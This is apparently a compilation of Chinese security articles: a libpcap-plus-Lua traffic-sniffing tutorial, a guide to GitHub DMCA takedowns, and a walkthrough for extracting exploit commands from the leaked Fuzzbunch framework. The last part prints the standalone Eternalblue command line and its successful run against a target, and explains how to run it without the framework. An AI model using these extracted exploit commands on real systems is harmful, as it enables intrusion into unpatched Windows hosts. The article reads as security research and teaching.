有了管道的方式，我们就可以在一个监听数据流上，叠加各种插件进地监听数据的处理，可以把复杂的业务，拆解成若干个小的插件处理单元，写完完成任务。演示原型代码的 C 部分是很少的，主要的任务是获取 buffer 的数据，推送 lua，代码如下：

2.PCap 的 C 语言实现 :

```
#include <pcap.h>
#include <time.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <lua.h>
#include <lauxlib.h>
#include <lualib.h>
lua_State* L = NULL;
void getPacket(u_char * arg, const struct pcap_pkthdr * pkthdr, const u_char * packet)
{
    L = lua_open();
    luaL_openlibs(L);
    if (luaL_loadfile(L, "buffer.lua") || luaL_pcall(L, 0, 0, 0))
        printf("Cannot run configuration file:%s", lua_tostring(L, -1));
    lua_getglobal(L, "buffer");
    char *buffer = NULL;
    buffer = (u_char*)malloc(pkthdr->len);
    memcpy(buffer, packet, pkthdr->len);
    lua_newtable(L);
    int idx = 0;
    for (idx=1; idx < pkthdr->len; idx++) {
        lua_pushnumber(L, idx);
        lua_pushnumber(L, packet[idx]);
        lua_settable(L, -3);
    }
    luaL_pcall(L, 1, 0, 0);
    int * id = (int *)arg;
    printf("id: %d\n", ++(*id));
    printf("Packet length: %d\n", pkthdr->len);
    printf("Number of bytes: %d\n", pkthdr->caplen);
    printf("Received time: %s", ctime((const time_t *)&pkthdr->ts.tv_sec));

    int i;
    for(i=0; i<pkthdr->len; ++i) {
        //printf(" %02x", packet[i]);
    }
}
```

```
if( (i + 1) % 16 == 0 ) {
//printf("\n");
}
printf("\n\n");
free(buffer);
buffer = NULL;
}

int main()
{
char errBuf[PCAP_ERRBUF_SIZE], * devStr;

/* get a device */
devStr = "eth1";

if(devStr)
{
    printf("success: device: %s\n", devStr);
}
else
{
    printf("error: %s\n", errBuf);
    exit(1);
}

/* open a device, wait until a packet arrives */
pcap_t * device = pcap_open_live(devStr, 65535, 1, 0, errBuf);

if(!device)
{
    printf("error: pcap_open_live(): %s\n", errBuf);
    exit(1);
}

/* construct a filter */
struct bpf_program filter;
```

```
pcap_compile(device, &filter, "dat port 80", 1, 0);
pcap_setfilter(device, &filter);

/* wait loop forever */
int id = 0;
pcap_loop(device, -1, getPacket, (u_char*)&id);

pcap_close(device);

return 0;
}
```

C部分将监听的流量 buffer 的数据，以数组的形式给 lua，在 lua 中 array 其实就是一个 table，我们在 lua 部分重组了一下数组数据，生成了一个字符串，代码如下 ：

```
buffer = function(tbl)
    local tmpstr=""
    for k,v in pairs(tbl) do
        tmpstr = tmpstr..string.char(v)
    end
    io.write(tmpstr,"\n")
end
```

编译 C 程序就靠下面的命令行，后期我们也可以生成一个 makefile 简化编译流程 。

```
gcc watch.c -l/usr/include/lua5.1 -ldl -lm -llua5.1 -lpcap -o watch
```

为了方便，我们写了一个 Makefile ：

```
LUALIB=-l/usr/include/lua5.1 -lpcap -ldl -lm -llua5.1

.PHONY: all win linux

all:
    @echo Please do \'make PLATFORM\' where PLATFORM is one of these:
    @echo win linux

win:

linux: watch


watch : watch.c
```

```
gcc $^ -o$@ $(LUALIB)  
clean:  
rm -f watch
```

3. Lua 与管道插件设计

为什么要使用管道插件的方式拆分和组织模块？以什么形式传送数据变成了一个手艺，解耦最直接的方法是分层，先把数据与业务分开，再把业务代码和共通代码分开。数据层对我们系统来说就是规则，系统使用的共通代码都封装到了框架层，而系统功能业务共通的部分，以插件为机能单位分开并建立联系。数据是面向用户的，框架是面向插件开发者的，插件的实现就是机能担当要做的事情，不同的插件组合相对便捷的生成新机能，也是插件便利的益处与存在的意义。


因为管道中的插件是会被顺序调用的，因此插件模板中的 init 和 action 函数也会被正常的回调，而这些回调函数在被调用时，管道系统会把流数据 push 给单元插件，而接到数据流的插件在接到回调 push 过来的数据后，进行相应的判断筛选，将编辑后的数据通过 sink 插槽 push 给后面的插件，直到管道尾端的插件报警或是记日志，一次管道启动运行的时序就结束了。



这是一个稍微图型化的 pipeline 示意图：

我们用代码说明管道的实现更直观，代码如下 [»](#)：

```
local pipeline = require "pipeline"  
local status = pipeline:new {  
    require"plugin.source_plugin",  
    require"plugin.filter_plugin",  
}  
return pipeline
```

字符型式的管道图示  :

我们通过 LUA 特有的类组织方式构建了一个顺序的管道数据结构，管道中的插件是按声明的先后顺序来执行的。pipeline 管道程序的主要逻辑就是管理回调函数的调用，代码如下  :

```
local Pipeline = {}
local Pobj = {}

function Pipeline.output(self, list, flg)
    if flg == 0 then
        return
    end
    for k,v in pairs(list) do
        print(k,v)
    end
end

function Pipeline.new(self, elements)
    self.element_list = elements
    self:output(elements, 0)
    return PObj
end

function Pipeline.run(self, pcapdata)
    local src = {
        metadata= {
            data= pcapdata,
            request = {
                uri="http://www.candylab.net"
            }
        }
    }
    for k,v in pairs(self.element_list) do
        v:init()
        v:push(src)
        local src, sink = v:match(pcapdata)
        if type(sink) == "table" then
```

```
        self:output(sink, 0)
    end
    src = sink
end
end
return Pipeline
```

插件抽象出了几个特的函数给开发用户，时序是事先设计好的，最主要的数据和回调也明确了，主要是 Pipeline.run 统一回调了几个模板的函数，init、push、match 函数，这样顶层的设计几乎是固定的，之后所有的业务逻辑都在模板了，按这个时序执行，而插件之间的数据传递依靠的就 src 和 sink 这个插件。

基于管道插件的设计特点就是之前的插件会把源头的数据推送给后面的插件，如果管道中的数据在之前被编辑过，会体现在后面的插件接受数据后看见变化，具体的实现，代码如下：

```
local source_plugin = {}
local src = {
    args="source args"
}
local sink = {
    name = "source_plugin",
    ver = "0.1"
}
function source_plugin.output(self, list, flg)
    if flg == 0 then
        return
    end
    for k,v in pairs(list) do
        print(k,v)
    end©
end
function source_plugin.push(self, stream)
    for k,v in pairs(stream.metadata) do
        self.source[k]=v
    end
end
function source_plugin.init(self)
    self.source = src
```

```
self.sink = sink
end
function source_plugin.action(self, stream)
end
function source_plugin.match(self, param)
    self.sink['found_flg']=false
    for kn,kv in pairs(self.source) do
        self.sink[kn] = kv
    end
    self.sink['metadata'] = { data=self.source['data'] }
    self:action(self.sink)
    return self.source, self.sink
end
return source_plugin
```

source_plugin 是一个典型的插件模板，所有被 pipeline 回调函数都一目了然，但对于插件的使用来说，可以完全不用关心内部细节，只关心一个函数就行了，就 action(self, stream) 这个函数，能提供的所有数据都已经被保存到 stream 这个数据结构里了，对监听的所有后期处理都从这里开始。如果创建一个新插件呢？就是复制源文件改一个名就行了，创建了一个 filter_plugin 的插件，代码如下 [»](#)：

```
local filter_plugin = {}
local src = {
    args="filter args"
}
local sink = {
    name = "filter_plugin",
    ver = "0.1"
}
function filter_plugin.output(self, list, flg)
    if flg == 0 then
        return
    end
    for k,v in pairs(list) do
        print(k,v)
    end
end
function filter_plugin.push(self, stream)
```

```
for k,v in pairs(stream.metadata) do
    self.source[k]=v
end
end

function filter_plugin.init(self)
    self.source = src
    self.sink = sink
end

function filter_plugin.action(self, stream)
    io.write(stream.data, "\n")
end


function filter_plugin.match(self, param)
    self.sink['found_flg']=false
    for kn,kv in pairs(self.source) do
        self.sink[kn] = kv
    end
    self.sink['metadata'] = { data=self.source['data'] }
    self:action(self.sink)
    return self.source, self.sink
end

return filter_plugin
```

生成了这个文件，我们在管理里加入这个插件就 OK 了，代码 ：

```
local pipeline = require "pipeline"
local status = pipeline:new {
    require"plugin.source_plugin",
    require"plugin.filter_plugin",
    require"plugin.syslog_plugin",
}
return pipeline
```

管道图示 ：



我们在这个管道图示的后面，看到多了一个 syslog-plugin 的插件，这个插件追加的功能就是将前面插件处理的流数据，通过 syslog 协议，将数据存到远端的 syslog 服务器上，集中

到大数据日志中心进行分析展示，这样这个程序就是一个简单的监控代理的模型。下面我们将程序运行起来，看一下执行的效果。

4.应用实例

当你取得了流量数据后，理论上我们想干什么，由我们的想象力决定，在实际的应用场景中，我们像不深入一个应用的部分，就想得到这个应用的输入数据，比如这个应用是一个 HTTP SERVER，Openresty 服务，我们能不能通过启动这个监听程序，来取得对某个 nginx 服务的用户请求的 agent 数据呢，其实这个演示程序可以做到，我们构造一个简单的请求 ：

```
curl --user-agent "pcap testcase" www.lua.ren
```

然后我们，启动这个脚本程序 ：

```
./watch
```

```
success: device: eth1
>??????E@?1!?q"??]??P1?????????
*?
id: 1
Packet length: 78
Number of bytes: 78
Received time: Fri Sep 8 14:23:46 2017

@14??q"??]??P1?????G?R?
*??
id: 2
Packet length: 66
Number of bytes: 66
Received time: Fri Sep 8 14:23:46 2017

>??????E?}??1??q"??]??P1?????G?k?
*??
GET / HTTP/1.1
Host: www.lua.ren
User-Agent: pcap testcase
Accept: */*

#####[ OK ]#####
id: 3
Packet length: 143
Number of bytes: 143
Received time: Fri Sep 8 14:23:46 2017

>??????E4?3@1/??q"??]??P1?????Q
*??
id: 4
Packet length: 66
Number of bytes: 66
Received time: Fri Sep 8 14:23:46 2017

>??????E4?3@1?I?q"??]??P1?????Q
*??
id: 5
Packet length: 66
Number of bytes: 66
Received time: Fri Sep 8 14:23:46 2017

>??????E4?0@1??q"??]??P1?????P?
*?
id: 6
Packet length: 66
Number of bytes: 66
Received time: Fri Sep 8 14:23:46 2017
```

我们只是在 filter-plugin 这个 lua 插件中，对 action() 回调函数，添加了一个简单的处理，就捕获到了 User-Agent 的信息含有 "pcap" 的数据 ：

```
function filter_plugin.action(self, stream)
    io.write(stream.data, "\n")
    local flag = string.find(stream.data, "pcap")
```

```
if flg then
    print("#####[ OK ]#####")
end
end
```

5.总结

实际上我们通过把流量数据转发给 Lua , 让 Lua 处理更高级的数据检索需求 , 在实际的工作中 , 有些应用的访问者会给出非正常的垃圾信息。如果某些应用输入脏数据 , 直接会造成程序崩溃 , 程序又不输出日志 , 这种机制的流量监听就会有应用场景了 , 比方说 , 我们进行大量的扫描行为了 , 会发出一些某些程序之前预料之外的数据 , 为了还原是具体那条扫描把程序弄挂了 , 我们就可以灵活的写一个 lua 插件 , 捕获脏数据。

这程序只是一个抛砖引玉 我们直接通过 C 加 Lua 的方式 , 灵感来自至 Nginx + lua , 就是现在流行的 openresty 服务器 , 又可以用到 C 的高性能 , 又使用 Lua 提高了后续处理的灵活性。如果要处理更大流量的单机流量监听 , 应该后续加入环形 buffer 缓存数据 , 如果直接将日志数据 syslog 到远端口的 syslog 服务上 , 我们就可以使 lua 开发一个插件 , 做 syslog 转发就好 , 这就是当时考虑使用 lua 管道设计做这个实验工具的目地。

现在我们做的工作就类似是 , 让 tcpdump 支持 lua 插件扩展。

文中提到的代码 , 放到了 Github 上 :

<https://github.com/shengnoah/riff>



新浪 SRC 网址 : <http://sec.sina.com.cn>

探索新思路——记一次 Github 项目被 fork 后的删除经历

作者：队长别开枪是我啊@唯品会安全应急响应中心

原文来源：【唯品会安全应急响应中心】

https://mp.weixin.qq.com/s?__biz=MzI5ODE0ODA5MQ==&mid=2652278188&idx=1&sn=6099b648d0ac26235b8a1981613b002e

事件背景

相信经常使用 Github 平台来托管程序代码的同学可能都会遇到自己项目被未授权 fork 走的情况，本人最近就遭遇了这样的情况。

有同事因为某种原因上传了含有大量公司信息的源代码，安全部发现之后虽然删除了自身的 repo，但在此之前已经被 Github 上某个疑似机器人账户 fork 走了一份。我们试图联系这个账户，果然，这个机器人账户并没有反馈我们消息，考虑再三，我们决定尝试采用以下方法解决这个问题——寻求 Github 官方的 DMCA 删帖帮助。

准备工作

首先需要了解 Github 的“删帖政策”：

<https://help.github.com/articles/dmca-takedown-policy/>

这里提供了 Github 官方 DMCA Takedown 的解释和其作用——DMCA，即 Digital Millennium Copyright Act (数字千年版权法案)，它为互联网服务提供商的内容生成用户提供了一种版权保护机制，DMCA Takedown 使其用户可以使用 DMCA“删除通知”来向 Github 官方寻求必要的帮助，例如要求删除被他人非授权获取的原创作品。

上述地址还提到了遭遇错误删除的恢复政策，即 DMCA“反通知”，由于不是本篇的重点，这里就不展开描述了。下面进入正题。

了解了官方政策背景，下一步就要执行具体操作，时间不等人啊.....

处理过程

了解 DCMA Takedown Notice 规则

寻求 Github 有关 DCMA Takedown 的官方支持需要严格遵循其规则并且耐心等待，毕竟是免费平台，而且人家的运营人员一般也不加班。

相关指南在此

<https://help.github.com/articles/guide-to-submitting-a-dmca-takedown-notice/>

根据指南末端的提示，提交官方支持删除请求的方式有三种

- 1、直接在页面提交帮助请求 <https://github.com/contact>；
- 2、通过向 support@github.com 及 copyright@github.com (若涉及版权纠纷) 发送 e-mail；
- 3、通过向图中地址寄送信件。

How to Submit Your Complaint

The fastest way to get a response is to enter your information and answer all the questions on our [Copyright claims form](#).

You can also send an email notification to copyright@github.com. You may include an attachment if you like, but please also include a plain-text version of your letter in the body of your message.

If you must send your notice by physical mail, you can do that too, but it will take *substantially* longer for us to receive and respond to it. Notices we receive via plain-text email have a much faster turnaround than PDF attachments or physical mail. If you still wish to mail us your notice, our physical address is:

GitHub, Inc
Attn: DMCA Agent
88 Colin P Kelly Jr St
San Francisco, CA. 94107

 [Contact a human](#)

考虑到是以公司身份向 Github 寻求支持，而第 3 种寄信的方式过于原始和缓慢，因此选择 e-mail 即方式 2。

在撰写邮件正文之前，我们必须仔细阅读 DMCA Takedown Notice Guide 中的 **Before You Start** 章节，严谨和真实的版权要求以及规范的邮件书写是应具备的好习惯，同时也有助于快速解决问题。

撰写邮件

了解以上事项之后，就可以按照指南中 **Your Complaint Must...** 章节的顺序撰写 DMCA Takedown Notice 邮件，以下仅为参考示例，谢绝转存：



Hello Dear Github:

We Are

*** Inc. It is nice to be able to use Github such a professional and efficient platform, and now we have a need to be very hopefully able to get Github's support and resolution.

问好

We have read and understand GitHub's Guide to Filing a DMCA Notice.

政策已知声明

Our company created a Repository called "****" in **** last year, which contained creators, contents and domain name(****.com) are all owned by the company. Later found that before we deleted, the user named **** completely forked our entire Repository, and it still exists.

The following is Github's URL and Screenshots about our forked Repository:

- https://github.com/****/****



内容确认和证据展示

Since "****" contains the company's important source code, algorithm and system configuration information, belonging to the company's internal data assets, so we hope Github as soon as possible to help us completely remove ****/**** and thank you very much!

希望Github官方采取操作，这里我们希望完全移除 (remove)

The following is our contact information:

- Company Name: [private] Inc.
- My e-mail Address: [private]
- Cellphone: +86 [private]
- Company Address: [private] China
- Website: [https://www. \[private\].com/](https://www. [private].com/)

按照要求提供的联系方式

I have a good faith belief that use of the copyrighted materials described above on the infringing web pages is not authorized by the copyright owner, or its agent, or the law. I have taken fair use into consideration".

官方要求的真实性声明

AND "Also include the following statement: "I swear, under penalty of perjury, that the information in this notification is accurate and that I am the copyright owner, or am authorized to act on behalf of the owner, of an exclusive right that is allegedly infringed."

Hoping for your response and thanks again.

手写签名或电子签名

签名

严格遵循 Github DMCA 移除指南要求的顺序撰写申请是很有必要的，但措辞上，大家可根据具体情况适当调整，表述尽量简洁清晰。

英文书写不是很熟练的朋友，这里推荐强大的谷歌翻译 <https://translate.google.cn/>

这里需要注意的是，如果采用手写签名的方式提交申请，还需要把邮件正文打印出来签字后，扫描成 pdf 作为附件一起发送。

然后，就可以坐等官方的回复邮件了。

得到答复

- 三个工作日后得到回复，被 fork 的项目已经移除啦，如下图所示：



在此之后，可以通过访问相应地址确认希望删除的项目是否还存在，同时，Github 官方也会在 <https://github.com/github/dmca> 同步更新所有 DMCA 的处理记录。

在这里必须要感谢 Github 和其开发、运营者为广大用户提供了开放、便捷和规范的代码托管平台，以及公正有效的服务支持。

最后补充两点注意事项

企业邮箱的黑名单机制可能会屏蔽陌生公司邮件，或将其置入垃圾箱，建议在发送邮件之后将 support@github.com 及 copyright@github.com 加入白名单；

邮件正文中可能会多次出现企业或个人的身份信息，如果不希望在 DMCA 汇总记录中展现，可在邮件中特别告知，否则 Github 官方只会对他们认为属于隐私的信息作[private]处理。

尾声

笔者也是初次尝试以此法维护公司的代码安全，尤其对于一些难以联系的离职员工或机器人账户，寻求官方帮助不失为一种好的思路和方法，希望对大家有所帮助。由于个人能力也是有限，行文之中若有不妥之处，敬请指正。

作为一名企业信息安全从业者，其实我们更希望看到的是，通过不断的信息安全意识培训和安全技术输出，使安全文化融入到企业文化，使安全意识融入到每一位开发、管理和业务人员的日常工作中，能够未雨绸缪，何必亡羊补牢。

欢迎对本篇文章感兴趣的同学扫描唯品会安全应急响应中心公众号二维码，一起交流学习



唯品会安全应急响应中心为了邀请并鼓励广大“白帽子”和安全专家们，积极参与并提交高质量的安全信息，唯品会安全应急响应中心除了及时回复，跟进处理外，还秉承公平公开公正的原则，设立了贡献值与安全币的兑换机制。对于有卓越贡献的个人和团队，额外奖励面值不菲的唯品卡，在每季度及年终，这些优

秀的个人和团队，还将会获得 VSRCC 特别颁发的，资质证书和水晶奖杯等荣誉奖励。

今后唯品会将坚持不断完善自身安全体系与信息安全技术，增加信息安全投入，卓力打造一套纵深防御，风险可控的信息安全管理体系，切实保障

消费者的信息安全，为过亿会员打造更优质的购物体验。

漏洞提交入口：<https://sec.vip.com/report>

网址：<https://sec.vip.com>

邮箱：sec@vipshop.com

⑤ 微专业 / Web安全工程师

网易“白帽子黑客”训练营

6.6折限时特惠价 1648元

网易信息安全部为网易公司提供安全护航，保障了包括网易游戏、网易邮箱、考拉海购、网易云音乐等一线产品的安全。部门7位老师强强联合，针对行业需求匠心打造的WEB安全工程师微专业课程，致力于为所有WEB安全爱好者提供优质、系统的学习解决方案。

课程特色

从甲方安全工程师岗位需求出发，制定课程

三位一体——理论知识+工具技能+项目实践

配套教学服务——课程配套检测+讲师直播交流+24h内问题答疑



扫左侧二维码
了解更多课程内容

云课堂Web安全工程师
QQ交流群：273551783

快速从 fuzzbunch 框架中提取利用程序

作者：ISEC 实验室张老师

原文地址：【ISEC 安全 e 站】

https://mp.weixin.qq.com/s?__biz=MzIxNzU5NzYzNQ==&mid=2247484143&idx=1&sn=50872ccbe796f35382f4a2fbc41e81bc&scene=19#wechat_redirect

Fuzzbunch，是由 python 编写的类似于 MSF 的漏洞利用平台工具，它来源于 Shadow Brokers 泄漏出的一份震惊世界的机密文档。Fuzzbunch 包含了大量的漏洞利用程序，可谓是一个足足的漏洞“小金库”。

那么如何从此“小金库”中，快速提取漏洞利用程序呢？

Fuzzbunch 利用程序——思路解析

1. 查看 fuzzbunch 框架的主程序“fb.py”的源码，可以看到程序设置好的框架所需的各種全局变量，如下图：

```
(FB_FILE, FB_DIR, EDFLIB_DIR) = env.setup_core_paths( os.path.realpath(__file__))

"""
Make sure our libraries are setup properly
"""
#env.setup_lib_paths(os.path.abspath(__file__), EDFLIB_DIR)

"""
Plugin directories
"""
PAYLOAD_DIR = os.path.join(FB_DIR, "payloads")
EXPLOIT_DIR = os.path.join(FB_DIR, "exploits")
TOUCH_DIR = os.path.join(FB_DIR, "touches")
IMPLANT_DIR = os.path.join(FB_DIR, "implants")
LP_DIR = os.path.join(FB_DIR, "listeningposts")
EDE_DIR = os.path.join(FB_DIR, "ede-exploits")
TRIGGER_DIR = os.path.join(FB_DIR, "triggers")
SPECIAL_DIR = os.path.join(FB_DIR, "specials")

"""
Fuzzbunch directories
"""
LOG_DIR = os.path.join(FB_DIR, "logs")
FB_CONFIG = os.path.join(FB_DIR, "Fuzzbunch.xml")
```

图 1

2. 接下来创建一个 fuzzbunch 框架对象实例，打印框架的 banner 并加载框架目录内的各种插件，最后进入函数 main()：



```
def setup_and_run(config, fbd, logdir):
    # Setup fb globally so that we can debug interactively if we want
    global fb
    fb = Fuzzbunch(config, fbd, logdir)
    fb.printbanner()
    load_plugins(fb)
    main(fb)
```

图 2

函数 main()的源码 , 如下图 :

```
def main(fb):
    #fb.printbanner()
    fb.cmdqueue.append("retarget")
    while 1:
        try:
            fb.cmdloop()
        except exception.Interpreter:
            do_interactive(fb)
        else:
            break
```

图 3

3.在函数 main()中 ,会进入一个 while 循环 ,并且调用类 fuzzbunch 的 cmdloop 方法 ,所以接下来进入 fuzzbunch 模块 ,搜索 cmdloop 方法 ,在此模块没发现该方法 ;

再看类 fuzzbunch 是继承了类 FbCmd 的子类 ,所以我们接下来在 FbCmd 模块中查找 cmdloop 方法 ,找到该方法的定义如下 :

```
def cmdloop(self):
    """Repeatedly issue a prompt, accept input, parse an initial prefix
    off the received input, and dispatch to action methods, passing them
    the remainder of the line as argument.
    """
    self.preloop()
    self.io.pre_input(self.complete)

    try:
        stop = None
        while not stop:
            if self.cmdqueue:
                # First, clear out anything we have in the command queue
                line = self.cmdqueue.pop(0)
            else:
                # Then, accept input
                line = self.io.get_input(self.prompt)
                stop = self.runcmd(line)
            self.postloop()
    finally:
        self.io.post_input()
```

图 4



从函数 cmdloop()源码中可以看到，函数从队列 cmdqueue 中提取出要执行的命令或者调用 self.io.get_input()，从而获取用户要执行的命令，然后调用函数 runcmd()执行该命令。

函数 runcmd()的源码如下：

```
def runcmd(self, line):
    try:
        stop = self.runcmd_noex(line)
    except exception.CmdErr, err:
        self.io.print_error(err.getErr())
        stop = None
    return stop
```

图 5

该函数调用执行函数 runcmd_noex()，其源码如下：

```
def runcmd_noex(self, line):
    line = self.precmd(line)
    stop = self.onecmd(line)
    return self.postcmd(stop, line)
```

图 6

这个 runcmd_noex()函数接着又调用了函数 onecmd()，它的源码如下：

```
def onecmd(self, line):
    """Run a single command. Exceptions should be caught by the caller"""
    cmd, arg, line = self.parseline(line)
    if not line:
        return self.emptyline()
    if cmd is None:
        return self.default(line)
    self.lastcmd = line
    if cmd == '':
        return self.default(line)
    else:
        try:
            # retrieve the command execution function, which will be
            # self.do_<command>
            func = getattr(self, 'do_' + cmd.lower())
        except AttributeError:
            return self.default(line)
        return func(arg)
```

图 7

从以上源码可看到，该函数最后将调用 do_为开头的函数，在该函数中调用 print 语句打印相关信息，可以看到最后调用了 do_execute()函数，如图所示：

```
[?] Target [1] : 0
[+] Set Target => XP

cmd.lower():do_execute

[!] Preparing to Execute Eternalblue
```

图 8

所以在框架 fuzzbunch 目录中搜索 do_execute 函数，在 pluginmanager 模块及 deployablemanager 模块中皆有定义 do_execute() 函数。先看看 pluginmanager 模块中的 do_execute() 函数吧。 deployablemanager 模块中的 do_execute() 函数分析是一样的。

4. pluginmanager 模块中的 do_execute() 函数调用函数 plugin.execute()，源码如下：

```
session = self.session.add_item(plugin.getName(),
                                plugin_desc)
newwindow, logfile = plugin.execute(session, |
                                      consolemode,
                                      self.fb.is_interactive(),
                                      self.fb.is_scripted(),
                                      globalvars=self.fb.fbglobals,
                                      runMode="FB")
```

图 9

所以我们接下来查看 edfplugin 模块中的 execute 函数，可以看到该函数调用了 edfexecution 模块的 create_pipe 函数和 launch_plugin 函数：

```
# Create the pipe that we will use for the --OutConfig parameter
pipeName = edfexecution.generate_pipename()
pipe = edfexecution.create_pipe(pipeName)

cwd = os.getcwd()
os.chdir(logDir)
try:
    #
    # This is the sneaky bit for the output. We call launch_plugin,
    # which does two things. First, it passes stdin, stdout, and stderr
    # to the call to subprocess.Popen so that output is duplicated to
    # the console. Second, it passes --OutConfig a pipe so that, when we
    # later call write_outconfig, this contains only the data we want
    #
    proc = edfexecution.launch_plugin(self.executable, inConfFile,
                                       pipeName, logFile, self.io, newconsole)
    self.procs.append(proc)
```

图 10

5. 进入 edfexecution 模块，查看 create_pipe 函数和 launch_plugin 函数的源码分别如下：

```
def create_pipe(pipeName):
    # XXX - We should validate here and return None on fail
    pipe = win32pipe.CreateNamedPipe(pipeName,
                                     win32pipe.PIPE_ACCESS_INBOUND | win32file.FILE_FLAG_OVERLAPPED,
                                     0x0,
                                     1,
                                     1024,
                                     1024,
                                     0,
                                     None)
    return pipe
```

图 11

及

图 12

可以看到，`create_pipe` 函数创建一个命名管道，然后 `launch_plugin` 函数通过 `subprocess` 模块的 `Popen` 函数，创建子进程运行想要执行的命令，这里执行的命令就是 `exploit` 程序了，其中 `inName` 为重定向的输入文件，即程序过程中保存配置的配置文件；`pipeName` 为重定向的输出管道，即前面所创建的命名管道。所以我们直接使用 `print` 语句打印出字符串 `cmdline`，即可知道最后执行的程序和参数了，如图所示：

```
[?] Execute Plugin? [Yes] :  
[*] Executing Plugin  
cmdLine:'C:\\shadowbroke\\windows\\specials\\Eternalblue-2.2.0.exe', '--InConfig  
"c:\\log\\122\\z10.4.4.122\\Eternalblue-2.2.0.exe-2017-05-02.15.31.43.078000  
-InConfig.xml", '--OutConfig "\\\\.\\"\\pipe\\fb-pipe085225c6-6d20-46c7-b7fd-e02fd  
322f73c", '--LogFile "c:\\log\\122\\z10.4.4.122\\Eternalblue-2.2.0.exe-2017-05-  
02.15.31.43.078000.log"'  
[*] Connecting to target for exploitation.  
[+] Connection established for exploitation.  
[*] Pinging backdoor...  
[+] Backdoor returned code: 10 - Success!  
[+] Ping returned Target architecture: x86 (32-bit)  
[+] Backdoor is already installed -- nothing to be done.  
[*] CORE sent serialized output blob (2 bytes):  
0x00000000 08 01  
[*] Received output parameters from CORE  
[+] CORE terminated with status code 0x00000000  
[+] Eternalblue Succeeded
```

图 13

即最后发起攻击的命令为 `</>` :



```
"C:\shadowbroke\windows\specials\Eternalblue-2.2.0.exe" --InConfig  
"c:\log\122\z10.4.4.122\Eternalblue-2.2.0.exe-2017-05-02.15.31.43.078000-InConfig.xml" --OutConfig  
"\.\pipe\fb-pipe085225c6-6d20-46c7-b7fd-e02fd822f73c" --LogFile  
"c:\log\122\z10.4.4.122\Eternalblue-2.2.0.exe-2017-05-02.15.31.43.078000.log" ;
```

我们可以把该条命令再简化一下成  :

```
"C:\shadowbroke\windows\specials\Eternalblue-2.2.0.exe" --InConfig  
"c:\log\122\z10.4.4.122\Eternalblue-2.2.0.exe-2017-05-02.15.31.43.078000-InConfig.xml"
```

这样，该命令就不会输出重定向了。

因为命令需要用到配置文件，所以只要先按照框架流程做一遍，就可以获得相应的配置文件格式了，接下来只要根据目标更改配置文件的相应选项，就可以直接使用了。

注意，命令提取后，调用时需要框架中的一些动态链接库文件，建议可把对应系统版本的所有 dll 文件一起复制出来，放在某一个目录中；执行命令时，先把当前目录切换为 dll 文件的目录，这样就不会提示缺少什么 dll 了。

其中 Eternalblue 插件的利用命令提取出来以后，执行情况如图所示：

```
C:\x86-Windows>"C:\shadowbroke\windows\specials\Eternalblue-2.2.0.exe" --InConfig "c:\log\122\z10.4.4.122\Eternalblue-2.2.0.exe-2017-05-02.15.31.43.078000-InConfig.xml"  
[*] Connecting to target for exploitation.  
[+] Connection established for exploitation.  
[*] Pinging backdoor...  
[+] Backdoor returned code: 10 - Success!  
[+] Ping returned Target architecture: x86 <32-bit>  
[+] Backdoor is already installed -- nothing to be done.  
[*] CORE sent serialized output blob <2 bytes>  
0x00000000 08 01  
[*] Received output parameters from CORE  
[+] CORE terminated with status code 0x00000000  
<config xmlns="urn:trch" id="0f38f55b6a88feccfb846d3d10ab4687e652e63e" configversion="2.2.0.0" name="Eternalblue" version="2.2.0" schemaversion="2.1.0">  
  <inputparameters>  
    <parameter name="DaveProxyPort" description="DAVE Core/Proxy Hookup connection port" type="TcpPort" format="Scalar" hidden="true" valid="true">  
      <default>0</default>  
      <value>0</value>  
    </parameter>  
    <parameter name="NetworkTimeout" description="Timeout for blocking network calls <in seconds>. Use -1 for no timeout." type="S16" format="Scalar" valid="true">
```

图 14

其他插件的利用命令提取过程类似，大家有空可以自己提权出其他插件模块的利用命令。

本文主要是通过查看 Python 源码来追踪框架的执行操作步骤，需要有一定的 Python 基础才能完成整个过程，如果你具备一定 Python 基础，现在就可以手动，提取出想要的工具啦！

欢迎对本篇文章感兴趣的同学扫描 ISEC 安全 e 站、厦门安胜科技有限公司公众号二维码，一起交流学习



ISEC 安全 e 站



厦门安胜科技有限公司

DevSecOps 的一些思考

作者：宜人贷安全应急响应中心

原文来源：【宜人贷安全应急响应中心】

https://mp.weixin.qq.com/s?src=11×tamp=1507887149&ver=450&signature=c8BxG3hpA BBWhRZRwUJIMumURqm*XLNKZY0pTDKCO0nWlt9yoOyowGd3HIyHmyh81Y-55GffYDpeXuVWcmDr0FLSKt0dZQ3WZhSohPqTb8gKZ2gl*TbjAcap36JUJG9&new=1

